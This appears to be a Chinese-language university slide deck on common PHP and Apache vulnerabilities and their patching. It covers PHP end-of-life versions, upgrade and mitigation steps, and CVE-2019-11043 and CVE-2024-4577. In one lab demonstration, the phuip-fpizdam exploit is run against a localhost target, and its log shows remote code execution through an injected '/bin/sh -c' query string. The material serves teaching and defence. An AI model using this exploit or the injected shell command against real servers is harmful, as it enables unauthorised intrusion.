常見網站及主機弱點風險與修補

國立中山大學 王聖全

2026/07

Agenda

- 常見主機弱點檢視與修補
  - PHP及Apache CVE弱點解析
- OWASP TOP 10 2025 風險
  - React2Shell弱點解析
  - 網站弱點原理與修補
- 弱點實務案例
- 弱點修補心得分享與交流


漏洞通報平臺之弱點

Source: https://zeroday.hitcon.org/vulnerability/page/4

1. 常見主機弱點檢視與修補

PHP Unsupported Version Detection

PHP Unsupported Version Detection (1/2)



PHP Unsupported Version Detection (2/2)

Branch	Date	Last Release	Notes
8.1	31 Dec 2025 *(6 months ago)*	8.1.34	A guide is available for migrating from PHP 8.1 to 8.2.
8.0	26 Nov 2023 *(2 years, 7 months ago)*	8.0.30	A guide is available for migrating from PHP 8.0 to 8.1.
7.4	28 Nov 2022 *(3 years, 7 months ago)*	7.4.33	A guide is available for migrating from PHP 7.4 to 8.0.
7.3	6 Dec 2021 *(4 years, 7 months ago)*	7.3.33	A guide is available for migrating from PHP 7.3 to 7.4.
7.2	30 Nov 2020 *(5 years, 7 months ago)*	7.2.34	A guide is available for migrating from PHP 7.2 to 7.3.
7.1	1 Dec 2019 *(6 years, 7 months ago)*	7.1.33	A guide is available for migrating from PHP 7.1 to 7.2.
7.0	10 Jan 2019 *(7 years, 6 months ago)*	7.0.33	A guide is available for migrating from PHP 7.0 to 7.1.
5.6	31 Dec 2018 *(7 years, 6 months ago)*	5.6.40	A guide is available for migrating from PHP 5.6 to 7.0.
5.5	21 Jul 2016 *(9 years, 11 months ago)*	5.5.38	A guide is available for migrating from PHP 5.5 to 5.6.


https://www.php.net/eol.php

PHP 支援版本

Currently Supported Versions

Branch	Initial Release		Active Support Until		Security Support Until		Notes
8.2	8 Dec 2022	*3 years, 7 months ago*	31 Dec 2024	*1 year, 6 months ago*	31 Dec 2026	*in 5 months*	Migration guide for PHP 8.2
8.3	23 Nov 2023	*2 years, 7 months ago*	31 Dec 2025	*6 months ago*	31 Dec 2027	*in 1 year, 5 months*	Migration guide for PHP 8.3
8.4	21 Nov 2024	*1 year, 7 months ago*	31 Dec 2026	*in 5 months*	31 Dec 2028	*in 2 years, 5 months*	Migration guide for PHP 8.4
8.5	20 Nov 2025	*7 months ago*	31 Dec 2027	*in 1 year, 5 months*	31 Dec 2029	*in 3 years, 5 months*	Migration guide for PHP 8.5

Or, visualised as a calendar:



Key

Active support	A release that is being actively supported. Reported bugs and security issues are fixed and regular point releases are made.
Security fixes only	A release that is supported for critical security issues only. Releases are only made on an as-needed basis.
End of life	A release that is no longer supported. Users of this release should upgrade as soon as possible, as they may be exposed to unpatched security vulnerabilities.

https://www.php.net/supported-versions.php

PHP Unsupported Version 弱點修補

- 例如 PHP 7.4 → PHP 8.3
- 直接升級可能遇到：
  - Fatal error
  - Deprecated APIs
  - Changed type behavior
  - Dependency conflict
  - Framework incompatibility

官方版本升級參考文件

https://www.php.net/manual/en/migration80.php

弱點修補提醒

- 先在測試機測試，勿直接於正式機進行升級
- 保留原始程式
  - 版本控制
- 資料備份
- 升級完成後功能性測試宜完整
  - 各項功能測試
  - 大部份都正常運作，不表示沒問題
- 預留使用者測試時間

緩解措施 (Mitigation)

- 限制來源 IP
- 關閉非必要服務
- 加強 WAF及監控機制
- 排定更新期程及進行更新計畫

弱點探討：CVE-2019-11043

CVE-2019-11043 Detail

Description

In PHP versions 7.1.x below 7.1.33, 7.2.x below 7.2.24 and 7.3.x below 7.3.11 in certain configurations of FPM setup it is possible to cause FPM module to write past allocated buffers into the space reserved for FCGI protocol data, thus opening the possibility of remote code execution.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0


NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


NVD	**NIST:** NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
R	**CNA:** PHP Group	**Base Score:** 8.7 HIGH	**Vector:** CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N

https://nvd.nist.gov/vuln/detail/cve-2019-11043

Nessus 掃瞄之弱點




PHP 7.2.10


localhost:8080/index.php
http://localhost:8080/index.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
hello world
Wappalyzer
TECHNOLOGIES
MORE INFO
Export
Web servers
Nginx 1.31.2
Reverse proxies
Nginx 1.31.2
Programming languages
PHP 7.2.10
Something wrong or missing?
Bring website technologies into your workflow
Keep records updated automatically so sales and marketing can prioritize the right accounts and send more relevant outreach.
Automate enrichment

任意程式碼執行 (RCE)

```
└─$ ./phuip-fpizdam  http://localhost:8080/index.php
2026/07/10 04:04:19 Base status code is 200
2026/07/10 04:04:19 Status code 502 for qsl=1800, adding as a candidate
2026/07/10 04:04:19 The target is probably vulnerable. Possible QSLs: [1790 1795 1800]
2026/07/10 04:04:19 Attack params found: --qsl 1795 --pisos 152 --skip-detect
2026/07/10 04:04:19 Trying to set "session.auto_start=0" ...
2026/07/10 04:04:19 Detect() returned attack params: --qsl 1795 --pisos 152 --skip-detect ⟵ REMEMBER THIS
2026/07/10 04:04:19 Performing attack using php.ini settings ...
2026/07/10 04:04:19 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2026/07/10 04:04:19 Trying to cleanup /tmp/a ...
2026/07/10 04:04:19 Done!
```



弱點探討：CVE-2024-4577

- PHP 程式語言在設計時忽略 Windows 作業系統內部對字元編碼轉換的 Best-Fit 特性，導致未認證的攻擊者可透過特定的字元序列繞過舊有 CVE-2012-1823 的保護
- 造成影響
  - 遠端 PHP 伺服器上執行任意程式碼 (RCE)
  - Apache and PHP-CGI on Windows
    - if the system is set up to use certain code pages
- 影響版本
  - 8.1.* before 8.1.29
  - 8.2.* before 8.2.20
  - 8.3.* before 8.3.8


Source:https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability/

17

PHP版本更新前

```
C:\Users\taccst>curl -I http://localhost
HTTP/1.1 302 Found
Date: Thu, 16 Jul 2026 04:20:32 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Location: http://localhost/dashboard/
Content-Type: text/html; charset=UTF-8
```


Windows PHP 版本更新 (1/2)



